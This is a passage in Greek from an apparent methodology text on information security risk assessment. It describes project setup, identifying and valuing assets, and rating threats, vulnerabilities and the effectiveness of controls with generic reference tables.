Οι παράγοντες που είναι κρίσιμοι για την ολοκλήρωση ενός έργου αξιολόγησης ασφάλειας πληροφοριών είναι οι παρακάτω:

- Πειθαρχεία στις αρχές διαχείρισης του έργου η οποία θα πρέπει να ακολουθείται σε όλη τη διάρκεια του, με στόχο τη μείωση των κινδύνων και παράλληλα την αύξηση των οφελών
- Ευθυγράμμιση των ενδιαφερόμενων μερών, καθώς και της διοίκησης με τους στόχους που έχουν τεθεί, το εύρος, το πρόγραμμα και την εμπλοκή τους
- Διευκόλυνση της επικοινωνίας, καθώς και εμπλοκή των ενδιαφερόμενων μερών μέσω συναντήσεων εργασιών, όπως για παράδειγμα οι συναντήσεις παρακολουθήσεων προόδου ή οι εναρκτήριες συναντήσεις
- Συνεπής και κατάλληλη εφαρμογή των μεθόδων και των εργαλείων που χρησιμοποιούνται για τη μεθοδολογία αξιολόγησης ασφάλειας πληροφοριών.

Τα βήματα που ακολουθούνται μέχρι την αποδοχή και έγκριση του πλάνου έργου μίας αξιολόγησης κινδύνων ασφάλειας πληροφοριών, αναλύονται παρακάτω:

Προσδιορισμός της κύριας ομάδας αξιολόγησης: Ανάλογα με το μέγεθος και την πολυπλοκότητα ενός έργου αξιολόγησης κινδύνων ασφάλειας πληροφοριών, καθορίζεται και το μέγεθος της ομάδας αξιολόγησης που θα δημιουργηθεί. Παρόλο που το έργο θα συντονίζεται από τον υπεύθυνο ασφάλειας πληροφοριών ή τον ιδιοκτήτη πληροφοριών, είναι αναγκαίο να συμμετέχουν στην ομάδα και άτομα με γνώση του αντικειμένου που

ελέγχεται και προέρχονται κυρίως από τις αρμόδιες επιχειρησιακές μονάδες ή την πληροφορική.

Επιβεβαίωση του εύρους της αξιολόγησης κινδύνων ασφάλειας πληροφοριών: ο επικεφαλής της ομάδας αξιολόγησης που θα οριστεί για μία αξιολόγηση κινδύνων ασφάλειας πληροφοριών είναι αναγκαίο να συνεργαστεί με τον υποστηρικτή του έργου, με σκοπό την κατανόηση των στόχων, του εύρους, του χρονοδιαγράμματος και των παραδοτέων του έργου.

Οργάνωση προσέγγισης διαχείρισης του έργου και των διευθετήσεων: Ορίζεται η διοικητική δομή του έργου. Επίσης ορίζονται τα πρότυπα ή διαδικασίες που απαιτούνται για την υποστήριξη των διεργασιών διαχείρισης του έργου, όπως είναι ο προσδιορισμός των φάσεων, των εργασιών και των βημάτων που απαιτούνται για επιτυχή ολοκλήρωση του έργου, καθώς επίσης και των σχετιζόμενων με αυτό κινδύνων. Οι κύριες ενέργειες είναι:

- Προγραμματισμός της κατάλληλης αντιμετώπισης των εξαρτήσεων, των περιορισμών και των κινδύνων του έργου που θα προσδιοριστούν
- Προσδιορισμός των συμμετεχόντων του έργου ή των ενδιαφερόμενων μερών, όπως είναι για παράδειγμα οι ιδιοκτήτες πληροφοριών ή οι προμηθευτές (εσωτερικά και εξωτερικά μέρη του έργου αντίστοιχα)
- Καθορισμός των πηγών άντλησης πληροφοριών
- Προετοιμασία για τη χρήση του εργαλείου
- Καθορισμός των μεθόδων επικοινωνίας όπως είναι η εναρκτήρια συνάντηση, οι συναντήσεις παρακολούθησης προόδου και η τελική συνάντηση
- Προσδιορισμός των διαδικασιών αναφοράς των θεμάτων και της κλιμάκωσής τους
- Υλοποίηση πλάνου του έργου με προσδιορισμό των βασικών σημείων αναφοράς
- Προετοιμασία των απαιτήσεων για τη συλλογή των αναγκαίων δεδομένων
- Καθορισμός των παραδοτέων και των υποστηρικτικών αρχείων που απαιτείται να τηρηθούν

Ενημέρωση Ομάδας αξιολόγησης και έναρξη της αξιολόγησης: Ο επικεφαλής της ομάδας του έργου έχει την ευθύνη διοργάνωσης της εναρκτήριας συνάντησης με σκοπό

την ενημέρωση της ομάδας για τους στόχους του έργου, την προσέγγιση, το εύρος, το πρόγραμμα και την εμπλοκή του κάθε μέλους του έργου. Είναι πολύ σημαντικό τα μέλη της ομάδας να έχουν κατανοήσει τα βασικά εργαλεία, τις φόρμες και τα φύλλα εργασίας που θα χρησιμοποιηθούν για το έργο, πριν την έναρξή του. Στην εναρκτήρια συνάντηση συμμετέχουν η ομάδα αξιολόγησης, ο υποστηρικτής του έργου και τυχόν άλλοι ενδιαφερόμενοι εάν υπάρχουν.

Αποδοχή και έγκριση του πλάνου του έργου: Ο υποστηρικτής του έργου πρέπει να εγκρίνει και να αποδεχθεί το πλάνο του έργου (sign off).

2.3.2 Στάδιο 2: Αναγνώριση και εκτίμηση πόρων

Στο επόμενο στάδιο θα διενεργηθεί η αναγνώριση των κρίσιμων διεργασιών και των πληροφοριακών πόρων του οργανισμού που θα ενταχθούν στη διεργασία αξιολόγησης κινδύνων ασφάλειας πληροφοριών.

Η επιλογή μόνο των κρίσιμων διεργασιών είναι αναγκαίο να γίνει καθώς δεν κρίνεται πάντα αποτελεσματικό να διενεργηθεί αξιολόγηση κινδύνων για το σύνολο των πληροφοριακών πόρων ενός οργανισμού. Βασικός παράγοντας επιλογής των διεργασιών ή πόρων στους οποίους θα διενεργηθεί αξιολόγηση κινδύνων ασφάλειας πληροφοριών, είναι η σημαντικότητα τους ή η αξία τους για τον οργανισμό. Οπότε κρίνεται σκόπιμο να προηγηθεί η εκτίμηση των πόρων του οργανισμού.

Αντίστοιχα κρίνεται σκόπιμο να προηγηθεί η συλλογή δεδομένων για το προφίλ ενός πόρου, όπως είναι για παράδειγμα η ιδιοκτησία, η διαβάθμιση, η λειτουργία, η κλίμακα δραστηριοτήτων, οι εξαρτήσεις, οι τεχνικές πληροφορίες και οι πληροφορίες ασφαλείας. Τα παραπάνω στοιχεία είναι χρήσιμα στις επόμενες φάσεις του έργου με σκοπό την αναγνώριση και αξιολόγηση πιθανών απειλών, ευπαθειών, επιχειρησιακών επιπτώσεων, καθώς επίσης και για τον προσδιορισμό των κινδύνων και του βέλτιστου τρόπου αντιμετώπισής τους.

Βάσει των παραπάνω οι δύο κρίσιμες ενέργειες αυτής της φάσης είναι η "αναγνώριση πόρων" και η "εκτίμηση πόρων".

Με τον όρο "πληροφοριακός πόρος" ενδέχεται να ορίζεται πολύ μεγάλο εύρος εφαρμογής. Για το σκοπό αυτό σε μία διεργασία αξιολόγησης κινδύνων ασφάλειας πληροφοριών, οι

πληροφοριακοί πόροι αντιπροσωπεύουν οποιοδήποτε πληροφοριακό αγαθό ή σύνολο πληροφοριακών αγαθών που υποστηρίζουν διεργασίες του οργανισμού.

2.3.2.1 Στάδιο 2.1: Αναγνώριση και εκτίμηση πόρων

Η ομάδα αξιολόγησης αρχικά θα αναγνωρίσει τους πληροφοριακούς πόρους σε ένα ικανοποιητικό επίπεδο λεπτομέρειας, από την πλευρά της επιχειρησιακής διεργασίας ή ενός μεμονωμένου συστήματος, με σκοπό την εκτίμηση των πόρων αυτών.

Ανάλογα με το πλαίσιο το οποίο εκτελείται εξαρτάται η αναγνώριση των πόρων, όπως είναι:

- Νέα ή υφιστάμενη υπηρεσία
- Νέα ή υφιστάμενη εφαρμογή, δίκτυο ή σύστημα
- Νέα ή υφιστάμενη υπηρεσία εξωτερικών συνεργατών
- Νέο ή υφιστάμενο σύστημα ή εφαρμογή εξωτερικών συνεργατών

Η ομάδα αξιολόγησης συλλέγει τα δεδομένα που έχουν σχέση με τις διεργασίες και τους πόρους με σκοπό να διενεργήσει την αξιολόγηση κινδύνων. Για να κάνει αναγνώριση πόρων, διενεργείται συλλογή δεδομένων από διάφορες πηγές., όπως για παράδειγμα σχετικές συνεντεύξεις.

Εάν η ομάδα αξιολόγησης ακολουθήσει μία προσέγγιση η οποία βασίζεται στις διεργασίες, πρέπει να αναλύσει τη διεργασία και στη συνέχεια να την αποσυνθέσει σε λογικές συνιστώσες αξιολογήσεως ή πόρων. Η συλλογή των δεδομένων γίνεται βάση του παρακάτω Πίνακα 1.

A. Όνομα διεργασίας:	
B. Υπο-διεργασία, ενέργειες και πληροφορίες:	
C. Υποστηρικτικοί πληροφοριακοί πόροι:	
Μη τεχνικές πληροφορίες:	**Τεχνικές πληροφορίες:**
Πληροφοριακός Πόρος και Γενική Περιγραφή (Επιχειρησιακή λειτουργία, διεργασία ή ενέργεια που υποστηρίζεται, όνομα εφαρμογής, χαρακτηριστικά πληροφορίας)	**Ροή Πληροφοριών** (εισαγωγή, επεξεργασία, αποθήκευση, μετάδοση)
Εύρος Εφαρμογής (Όμιλος, Θυγατρική Εταιρία, Επιχειρησιακή Μονάδα, Τμήμα, μεμονωμένο	**Διασυνδέσεις/εξαρτήσεις από άλλα συστήματα**

άτομο)	
Τύπος Πληροφοριακού Πόρου (πληροφοριακό σύστημα, πληροφορίες σε έντυπη μορφή)	**Τοποθεσία** (Data Centre, computer room τμήματος, φιλοξενία σε εξωτερικό ιδιόκτητο χώρο, φιλοξενία σε εξωτερικό ενοικιαζόμενο χώρο)
Ιδιοκτησία Πόρου (Ιδιοκτήτης Πληροφοριών, Επιχειρησιακή Μονάδα και Κύριες Επαφές)	**Προέλευση** (ανεπτυγμένο εντός οργανισμού, ανάθεση αναπτύξεως σε προμηθευτές, εμπορικό πακέτο προμηθευτών, τροποποιημένο εμπορικό πακέτο προμηθευτών)
Πληροφορίες που Αποθηκεύονται/Επεξεργάζονται (κρίσιμες επιχειρησιακές πληροφορίες, ηλεκτρονικά προστατευμένες πληροφορίες υγείας, πνευματική ιδιοκτησία, άλλες ευαίσθητες πληροφορίες, δεδομένα πιστωτικών καρτών, προσωπικά δεδομένα)	**Υποστήριξη Διαχειρίσεως** (εσωτερικά από στελέχη του οργανισμού, εντός οργανισμού από εξωτερικούς συνεργάτες, απομακρυσμένη υποστήριξη από εξωτερικούς συνεργάτες)
Διαβάθμιση Πληροφοριών/Πληροφοριακού Συστήματος (κρίσιμες, ευαίσθητες, μη- κρίσιμες)	**Πλατφόρμα** (υλικό, middleware, λειτουργικό σύστημα, βάση δεδομένων)
Προφίλ Χρηστών (τρίτα μέρη, πελάτες, Λειτουργοί, εξωτερικοί συνεργάτες)	**Προσβασιμότητα** (εσωτερικό, δημόσιο-Internet, απομακρυσμένη πρόσβαση)
	Ρόλος ασφαλείας (υποδομή ασφαλείας, υποδομή διαχειρίσεως, υποδομή διαχειρίσεως ασφαλείας, κανένας ρόλος)

Πίνακας 1: Απαιτήσεις συλλογής δεδομένων προφίλ πόρων

Ενέργειες Σταδίου 2.1

Σε αυτό το στάδιο θα πρέπει να διενεργηθούν οι παρακάτω ενέργειες:

- Η Ομάδα Αξιολογήσεως αρχικά συλλέγει δεδομένα με βάση τις υφιστάμενες πηγές των διεργασιών και των πληροφοριακών πόρων.
- Επιπλέον του προφίλ πόρου, θα συλλεχθούν δεδομένα μέσω στοχευμένων συνεντεύξεων ή συναντήσεων εργασίας με τα βασικά ενδιαφερόμενα μέρη διεργασιών ή πληροφοριακών πόρων (Ιδιοκτήτες Πληροφοριών ή/και στελέχη Πληροφορικής). Όλα τα δεδομένα που θα συλλεχθούν, θα πρέπει να καταχωρηθούν σε μία φόρμα "επισκόπησης των προφίλ ενεργητικού".
- Σε περίπτωση αξιολογήσεως υπηρεσίας ή συστήματος/εφαρμογής εξωτερικού συνεργάτη, οι πληροφορίες που θα καταγραφούν στα Κριτήρια Αξιολογήσεως Ασφαλείας θα πρέπει να συλλεχθούν και να καταχωρηθούν σε μία φόρμα "αξιολόγησης εξωτερικού συνεργάτη".

- Η εν λόγω εργασία πρέπει να επαναληφθεί για όλες τις διεργασίες, υπο-διεργασίες και πληροφοριακούς πόρους εντός του εύρους της αξιολόγησης κινδύνων ασφάλειας πληροφοριών, όπως απαιτείται.

Πιθανές πηγές με υφιστάμενα δεδομένα πόρων, τα οποία μπορούν να βοηθήσουν στην ολοκλήρωση του σταδίου μπορεί να είναι κάποιο ή κάποια από τα παρακάτω:

- Φόρμες Διαβαθμίσεως Πληροφοριακών Πόρων
- Αξιολογήσεις Λειτουργικών Κινδύνων
- BCP – BIA κρίσιμων διεργασιών και υπο-διεργασιών
- Κατάλογος Πληροφοριακών Πόρων
- Τεκμηρίωση Επιχειρησιακών Διεργασιών
- Κατάλογος Ιδιοκτητών Πόρων
- Κριτήρια Αξιολογήσεως Ασφαλείας Πληροφοριών

2.3.2.2 Στάδιο 2.2: Εκτίμηση Πόρων

Εφόσον έχουν συλλεχθεί οι πληροφορίες για τη σχετική διεργασία και πληροφοριακούς πόρους και έχουν δομηθεί σε λογικές συνιστώσες αξιολογήσεως, κάθε συνιστώσα πρέπει να εκτιμηθεί με βάση το επίπεδο κρισιμότητας. Η αξία του πόρου προκύπτει από το επίπεδο διαβαθμίσεως της πληροφορίας ή του πληροφοριακού συστήματος που ορίστηκε στις ενέργειες του Σταδίου 2.1 και καταλήγει σε μία κλίμακα αξιολογήσεως σύμφωνα με τον Πίνακα 2.

Αξιολόγηση των πόρων	Συνέχιση με την αξιολόγηση κινδύνων?
Κρίσιμος	**ΝΑΙ**
Ευαίσθητος	**ΝΑΙ**
Μη Κρίσιμος	**ΝΑΙ/ΟΧΙ**

Πίνακας 2: Πίνακας Αποφάσεως Εκτιμήσεως Πόρου

Η εκτίμηση της αξίας του πόρου θα πρέπει να είναι σύμφωνη με μία αντίστοιχη "μεθοδολογία διαβάθμισης Πληροφοριακών Πόρων". Η εκτίμηση της αξίας του πόρου

καθορίζει τελικά εάν η Ομάδα Αξιολογήσεως θα συνεχίσει με τη διεργασία αξιολόγησης κινδύνων ασφάλειας πληροφοριών για έναν πληροφοριακό πόρο.

Ενέργειες Σταδίου 2.2

Σε αυτό το στάδιο θα πρέπει να διενεργηθούν οι παρακάτω ενέργειες:

- Λαμβάνοντας υπόψη τα δεδομένα που συλλέχθηκαν στις ενέργειες του Σταδίου 2.1 και καταχωρήθηκαν στη φόρμα "επισκόπησης των προφίλ ενεργητικού", καθορίζεται η αξία του πληροφοριακού πόρου
- Συναίνεση και οριστικοποίηση της εκτιμήσεως της αξίας του πόρου
- Η εργασία επαναλαμβάνεται για όλες τις διεργασίες, υπο-διεργασίες και πληροφοριακούς πόρους εντός του εύρους της αξιολόγησης κινδύνων ασφάλειας πληροφοριών.

Απαιτείται να παρθεί σχετική απόφαση για το εάν έχει εκτιμηθεί η αξία του πόρου ως "κρίσιμος" ή "ευαίσθητος". Στις περιπτώσεις που αυτό ισχύει, τότε η διεργασία αξιολόγησης κινδύνων ασφάλειας πληροφοριών συνεχίζεται για αυτόν τον πόρο. Εάν τελικά η αξία του πόρου κριθεί σαν "μη κρίσιμη", τότε θα απαιτηθεί να αποφασιστεί εάν η διεργασία αξιολόγησης κινδύνων ασφάλειας πληροφοριών χρειάζεται να συνεχιστεί. Η απόφαση αυτή λαμβάνεται μέσω επαγγελματικής κρίσεως.

Στο τέλος λαμβάνεται έγκριση από τον υποστηρικτή του έργου, τον επικεφαλής της ομάδας και τον ιδιοκτήτη πληροφοριών (sign off).

Ο υπεύθυνος ασφάλειας πληροφοριών μπορεί να μεταβάλει τις αποφάσεις της εκτίμησης, βασιζόμενος στη δική του επισκόπηση.

Οι πληροφορίες που συλλέχθηκαν για ένα πληροφοριακό σύστημα και καταγράφηκαν στη φόρμα "επισκόπησης των προφίλ ενεργητικού", θα πρέπει να διατηρηθούν για χρήση σε επόμενες φάσεις της διεργασίας αναλύσεως των κινδύνων ασφαλείας. Αυτό αποτελεί σημείο αναφοράς για μελλοντικές επαναλήψεις ώστε να αντιπροσωπεύσει αλλαγές στην οργανωτική δομή, στις διεργασίες ή τις τεχνολογίες.

2.3.3 Στάδιο 3: Αξιολόγηση Απειλών και Ευπαθειών

Με τη διαδικασία αξιολόγησης απειλών και ευπαθειών, ελέγχεται η πιθανότητα να προκύψουν περιστατικά από το οποία ενδέχεται να κινδυνέψει η εμπιστευτικότητα, η

ακεραιότητα ή η διαθεσιμότητα των πληροφοριών του οργανισμού. Με τον πλήρη έλεγχο των διαφόρων συνδυασμών των απειλών και ευπαθειών που έχουν σχέση με έναν πληροφοριακό πόρο, η ομάδα αξιολόγησης θα είναι σε θέση να έχει μία σαφέστερη κατανόηση της συχνότητας και εκθέσεως (πιθανότητας) συγκεκριμένων περιστατικών να τις εκμεταλλευτούν οι αντίστοιχες πηγές απειλών.

Για την αξιολόγηση των απειλών και ευπαθειών απαιτείται να υπάρχει το αναγκαίο τεχνικό υπόβαθρο από τα στελέχη που θα εμπλακούν (ομάδα ασφάλειας πληροφοριών, ομάδα πληροφορικής κλπ.). Επίσης απαιτείται και η χρήση αξιόπιστων πηγών πληροφοριών.

2.3.3.1 Στάδιο 3.1: Αξιολόγηση Απειλών

Το φάσμα απειλών που ενδέχεται να θέσουν σε κίνδυνο την εμπιστευτικότητα, ακεραιότητα και διαθεσιμότητα των πληροφοριών του οργανισμού, είναι μεγάλο. Ενδέχεται να προκύψουν απειλές από ακούσια ανθρώπινα λάθη ή δυσλειτουργίες των υποστηρικτικών υποδομών ή ακόμα και σκόπιμες επιθέσεις από κακόβουλους τρίτους.

Είναι πολύ πιθανό να μην είναι πάντα εφικτή η διενέργεια μίας αξιολόγησης σε ένα σύστημα, η οποία να λαμβάνει υπόψη όλες τις πιθανές απειλές. Ενδέχεται δε να μην είναι και πρακτική σε πολλές περιπτώσεις. Για το σκοπό αυτό κρίνεται σκόπιμο από την αρχή του έργου να προσδιοριστεί λίστα απειλών η οποία θα χρησιμοποιηθεί για την αξιολόγηση των απειλών, η οποία θα πρέπει να είναι ρεαλιστική και διαχειρίσιμη. Η παροχή ενός καταλόγου απειλών προς την ομάδα αξιολόγησης, θα διευκολύνει την ομάδα στην αναγνώριση των κύριων απειλών σε έναν πληροφοριακό πόρο.

Με σκοπό τη διενέργεια μίας διεργασίας αξιολόγησης κινδύνων ασφάλειας πληροφοριών, μία απειλή διαχωρίζεται σε δύο βασικά στοιχεία:

Τον παράγοντα απειλής (threat agent): αφορά την πηγή της απειλής

Την ενέργεια απειλής (threat action): αφορά την πραγματική ενέργεια που εκτελείται από την απειλή.

Πιθανές ενέργειες απειλής, αναφέρονται ενδεικτικά στον Πίνακα 3.

Πρόσθετες πηγές πληροφόρησης για απειλές είναι ενδεικτικά οι παρακάτω:

- Ενημερώσεις για απειλές ασφαλείας/στρατηγική πληροφόρηση

- Δεδομένα περιστατικών ασφαλείας
- Προφίλ του πόρου
- Τεχνολογικό, κοινωνικό και οικονομικό περιβάλλον

Ενέργειες Σταδίου 3.1

Σε αυτό το στάδιο θα πρέπει να διενεργηθούν οι παρακάτω ενέργειες:

- Προσδιορισμός των παραγόντων και ενεργειών απειλής χρησιμοποιώντας τον κατάλογο απειλών, όπου αυτό είναι εφικτό, και καταγραφή τους στη φόρμα "αξιολόγησης απειλών και ευπαθειών"
- Η εργασία επαναλαμβάνεται για όλους τους υπόλοιπους παράγοντες και ενέργειες απειλών

Παράγοντες Απειλής (Threat Agent)
Internal
External
Environmental
Non-Specific

Πίνακας 3: Παράγοντες Απειλής (Threat Agent)

Ενέργειες Απειλής (Threat Action)
Loss of external communications or power supply
Hardware or equipment or media failure or malfunction
Intentional or accidental disclosure of confidential or regulated data
Malware (e.g. virus, logic bomb, Trojan horse)
Physical damage or destruction to facilities, hardware or equipment
Unauthorized access to network, system or documents
Theft or loss of hardware, equipment, or sensitive media or documents
Unauthorized tapping, interception, or alteration of network traffic
Undesirable impacts of change
Denial of Service

Πίνακας 4: Ενέργειες Απειλής (Threat Action)

2.3.3.2 Στάδιο 3.2: Αξιολόγηση ευπαθειών

Η διεργασία αξιολόγησης ευπαθειών περιλαμβάνει την αξιολόγηση του επιπέδου των ευπαθειών και της αποτελεσματικότητας των δικλείδων ασφαλείας που σχετίζονται με έναν πληροφοριακό πόρο. Η ύπαρξη ευπαθειών ή και αντίστροφα οι αδυναμίες στις δικλείδες ασφαλείας, αυξάνουν την πιθανότητα ενός παράγοντα απειλής να εκμεταλλευτεί την ευπάθεια και να πετύχει τη σχετική ενέργεια απειλής.

Αρχικά η ομάδα αξιολόγησης θα πρέπει να αξιολογήσει την αποτελεσματικότητα των υφιστάμενων δικλείδων ασφαλείας για κάθε αναγνωρισμένη απειλή και να επιλέξει την τιμή αξιολόγησης σύμφωνα με τον Πίνακα 5. Αυτό μπορεί να επιτευχθεί μέσω της χρήσης διαφόρων υφιστάμενων πηγών δεδομένων και πληροφοριών από τους ιδιοκτήτες πληροφοριών και εξιδεικευμένα με το αντικείμενο στελέχη, χρησιμοποιώντας τον ενδεικτικό κατάλογο ευπαθειών (Πίνακας 6).

Πιθανές πηγές πληροφόρησης για ευπάθειες και αποτελεσματικότητα δικλείδων ασφαλείας, είναι ενδεικτικά οι παρακάτω:

- Αναφορές ελέγχων ασφαλείας
- Έλεγχοι ή αναφορές εντοπισμού ευπαθειών ασφαλείας
- Αναφορές εσωτερικού ή/και εξωτερικού ελέγχου
- Δεδομένα περιστατικών ασφαλείας
- Στατιστικά ασφαλείας

Η αποτελεσματικότητα των δικλείδων ασφαλείας αξιολογείται σε σχέση με την απειλή και την πιθανότητα μείωσης της, καθώς και της ευκολίας εκμετάλλευσης μίας ευπάθειας. Όπου οι δικλείδες ασφαλείας δεν αξιολογούνται ως αποτελεσματικές, ο συνδυασμός απειλής και ευπάθειας θα αξιολογηθεί περαιτέρω σε επόμενες φάσεις της διεργασίας αξιολόγησης κινδύνων ασφαλείας πληροφοριών και πλέον θα αναφέρεται ως «κίνδυνος» ή «κίνδυνοι».

<u>Ενέργειες Σταδίου 3.2</u>

Σε αυτό το στάδιο θα πρέπει να διενεργηθούν οι παρακάτω ενέργειες:

- Προσδιορισμός και αξιολόγηση της αποτελεσματικότητας των υφιστάμενων δικλείδων ασφαλείας που αντιμετωπίζουν ή περιορίζουν τις ευπάθειες, που ενδέχεται να εκμεταλλευτούν οι απειλές, καθορισμός της τιμής αξιολογήσεώς τους, σύμφωνα με τον Πίνακα 5, και καταγραφή της στη φόρμα "αξιολόγησης απειλών και ευπαθειών"
- Επιλογή μίας ευπάθειας από τον "Κατάλογο Ευπαθειών" (Πίνακας 6) για την εν λόγω απειλή
- Για δικλείδες ασφαλείας που έχουν αξιολογηθεί ως «Ισχυρές» ή «Επαρκείς», το επίπεδο κινδύνου θεωρείται αποδεκτό και δεν απαιτούνται περαιτέρω ενέργειες σε σχέση με την εν λόγω απειλή
- Λεπτομερής καταγραφή της περιγραφής της ευπάθειας που έχει αναγνωριστεί καθώς και του εναπομείναντος επιπέδου του κινδύνου, λαμβάνοντας υπόψη την αποτελεσματικότητα των υφιστάμενων δικλείδων ασφαλείας
- Η εργασία επαναλαμβάνεται για όλες τις υπόλοιπες απειλές που έχουν αναγνωριστεί.

Σε αυτό το σημείο απαιτείται να αποφασιστεί ή υπολογιστεί εάν το επίπεδο κινδύνου είναι αποδεκτό, οπότε η αξιολόγηση της δικλείδας ασφαλείας είναι «Ισχυρή» ή «Επαρκής», αφού ληφθούν υπόψη τα υφιστάμενα μέτρα. Σε περίπτωση που αυτό ισχύει, τότε ολοκληρώνεται η διεργασία αξιολόγησης κινδύνων ασφαλείας. Σε διαφορετική περίπτωση, η διεργασία αξιολόγησης κινδύνων ασφάλειας πληροφοριών συνεχίζεται για τη σχετική απειλή. Όπως και στην προηγούμενη φάση, ο υπεύθυνος ασφαλείας πληροφοριών διατηρεί το δικαίωμα να μεταβάλει τα αποτελέσματα της αξιολόγησης, στηριζόμενος στη δική του επισκόπηση.

Τιμές Κλίμακας	**Περιγραφή**	**Αποδοχή Κινδύνου έπειτα από υφιστάμενες δικλείδες ασφαλείας**
Ισχυρή	Είναι όταν η δικλείδα ασφαλείας ελαχιστοποιεί την πιθανότητα και την επίπτωση των γεγονότων. Η δικλείδα ασφαλείας επιτυγχάνει τους στόχους της και λειτουργεί αποτελεσματικά (δηλαδή έχει σχεδιαστεί και λειτουργεί ικανοποιητικά). Δεν εντοπιστήκαν θέματα ή όλα τα θέματα που έχουν εντοπισθεί έχουν αντιμετωπισθεί.	**Ναι**
Επαρκής	Είναι όταν η πιθανότητα και η επίπτωση των γεγονότων είναι περιορισμένη σε αποδεκτό επίπεδο. Η δικλείδα	**Ναι**

	ασφαλείας επιτυγχάνει τους στόχους της, έχει σχεδιαστεί ικανοποιητικά και λειτουργεί αποτελεσματικά τις περισσότερες φορές. Τα θέματα που έχουν εντοπιστεί μπορεί να αντιμετωπισθούν εύκολα και γρήγορα.	
Ανεπαρκής	Είναι όταν η αποδοτικότητα της δικλείδας ασφαλείας είναι κατώτερη του αναμενομένου. Η δικλείδα ασφαλείας εκτελείται τις περισσότερες φορές αλλά παρόλα αυτά δεν είναι ικανοποιητικά σχεδιασμένη και ως εκ τούτου δεν πληροί το σκοπό της. Τα θέματα που έχουν εντοπιστεί έχουν ή ενδέχεται να έχουν σημαντικές δυσμενείς επιπτώσεις στο περιβάλλον ελέγχου κινδύνων.	**Όχι**
Αδύναμη	Είναι όταν η δικλείδα ασφαλείας λειτουργεί αισθητά ανεπαρκώς ή δεν έχει εφαρμοσθεί. Η δικλείδα ασφαλείας δεν είναι ικανοποιητικώς σχεδιασμένη και δεν λειτουργεί τις περισσότερες φορές. Σημαντικά θέματα έχουν εντοπιστεί που έχουν ή ενδέχεται να έχουν σημαντικές δυσμενείς επιπτώσεις στο περιβάλλον ελέγχου κινδύνων.	**Όχι**
Δεν Ισχύει	Είναι όταν είναι πολύ δύσκολο ή ακατόρθωτο να υλοποιηθεί μία δικλείδα ασφαλείας δεδομένης της φύσεως της εν λόγω διεργασίας. Δεν αφορά περιπτώσεις όπου μία δικλείδα ασφαλείας θα έπρεπε να είναι σε ισχύ αλλά δεν υπάρχει (σε τέτοιες περιπτώσεις η τιμή της αξιολογήσεως θα πρέπει να είναι «Αδύναμη»).	**N/A**

Πίνακας 5: Τιμές Κλίμακας Αξιολογήσεως Δικλείδων Ασφαλείας

Ευπάθειες	
Lack of a formally documented or updated Information security policy	Inadequate security related HR practices
Lack of inventory of authorized and unauthorized devices or software	Lack of formal ownership of information assets
Deficient patch management or continuous vulnerability assessment and remediation practices	Deficient information asset handling and disposal practices
Deficient malware defenses	Missing or deficient physical or environmental security controls
Deficient application data input, processing and output validation or error checking controls	Security requirements are not appropriately addressed within system development lifecycle
Existence of security resource or skill gaps	Lack of appropriate electronic messaging integrity and confidentiality protection measures
Insecure use and control of network ports, protocols and services	Lack of enforced security related contractual requirements
Uncontrolled use of administrative privileges	Inadequate facility, hardware or equipment lifecycle support and maintenance scheme
Inherent network architecture design deficiencies	Lack of appropriate service level management and monitoring practices
Deficient audit log monitoring, analysis and maintenance practices	Inadequate IT contingency or business continuity arrangements
Excessive access rights that are not commensurate with job function	Lack of timely identification and compliance with applicable regulatory and contractual requirements

Deficient user account provisioning/deprovisioning, monitoring and control practices	Lack of appropriate intellectual property protection measures
Inadequate password configuration and management controls	Lack of end user training and awareness
Lack of cryptographic and other data loss prevention and detection measures	Lack of appropriate change or configuration control processes
Deficient incident response and management practices	Inadequate network management and monitoring
Unclassified or misclassified information assets	Inadequate or irregular backup or restoration
Lack of effective security organization or assignment of responsibilities	Inadequate protection of cryptographic keys
Existence of un-remediated segregation of duties conflicts	Inadequate segregation of production and testing facilities
Lack of independent review or audit of information security controls	Insufficient capacity planning and monitoring
Lack of security intelligence capabilities	Lack of facility and/or infrastructure resilience and redundancy

Πίνακας 6: Κατάλογος Ευπαθειών

2.3.3.3 Στάδιο 3.3: Καθορισμός Πιθανότητας

Ως Πιθανότητα, στο πλαίσιο της διεργασίας αξιολόγησης κινδύνων ασφάλειας πληροφοριών, ορίζεται η εκτιμώμενη συχνότητα (πιθανότητα εμφανίσεως) κατά την οποία μία απειλή ενδέχεται να εκμεταλλευθεί μία αδυναμία ή ευπάθεια που έχει αναγνωριστεί και με αυτό τον τρόπο να έχει δυσμενή επίπτωση στην εμπιστευτικότητα, στην ακεραιότητα ή/και στη διαθεσιμότητα του πληροφοριακού πόρου.

«**Συχνότητα**» είναι η τιμή την οποία θα θέσει η Ομάδα Αξιολογήσεως, ώστε να υποδείξει πόσο συχνά θεωρείται ότι ένα περιστατικό ενδέχεται να συμβεί. Για κάθε κίνδυνο, η Ομάδα Αξιολογήσεως θα υπολογίζει την τιμή συχνότητας. Η αξιολόγηση της επιπτώσεως και της συχνότητας είναι περισσότερο υποκειμενική παρά ακριβής εκτίμηση.

Επομένως όλες οι διαθέσιμες πηγές πληροφοριών, είτε εσωτερικές είτε εξωτερικές, θα πρέπει να αξιοποιηθούν ώστε να ελαχιστοποιηθεί η υποκειμενικότητα που είναι εγγενής στη διεργασία αξιολόγησης κινδύνων ασφάλειας πληροφοριών και να επιτευχθεί η συνοχή της αξιολογήσεως των κινδύνων.

Η συχνότητα και οι παράγοντες επιπτώσεων που θα πρέπει να ληφθούν υπ' όψη, και οι πηγές πληροφόρησης είναι οι παρακάτω:

- **Παλαιότερα θέματα ή ευρήματα** που έχουν τεθεί από την επιτροπή λειτουργικού κινδύνου του οργανισμού, τον εσωτερικό ή εξωτερικό έλεγχο κλπ.
- **Βασικοί Δείκτες Κινδύνου (KRIs)** οι οποίοι συχνά παρέχουν μία αξιόπιστη βάση για την εκτίμηση της πιθανότητας και των επιπτώσεων ενός ή περισσότερων γεγονότων λειτουργικού κινδύνου και να παρέχουν πληροφορίες σχετικά με τις αιτίες
- **Απώλεια Δεδομένων (εσωτερικές πηγές)/Παλαιότερα Περιστατικά**: Οι αξιολογητές της αξιολόγησης κινδύνων ασφάλειας πληροφοριών και οι συμμετέχοντες πρέπει να λάβουν υπόψη όλες τις σχετικές ζημίες από το ιστορικό αρχείο, που είναι αποθηκευμένες στο σύστημα καταγραφής ζημιών
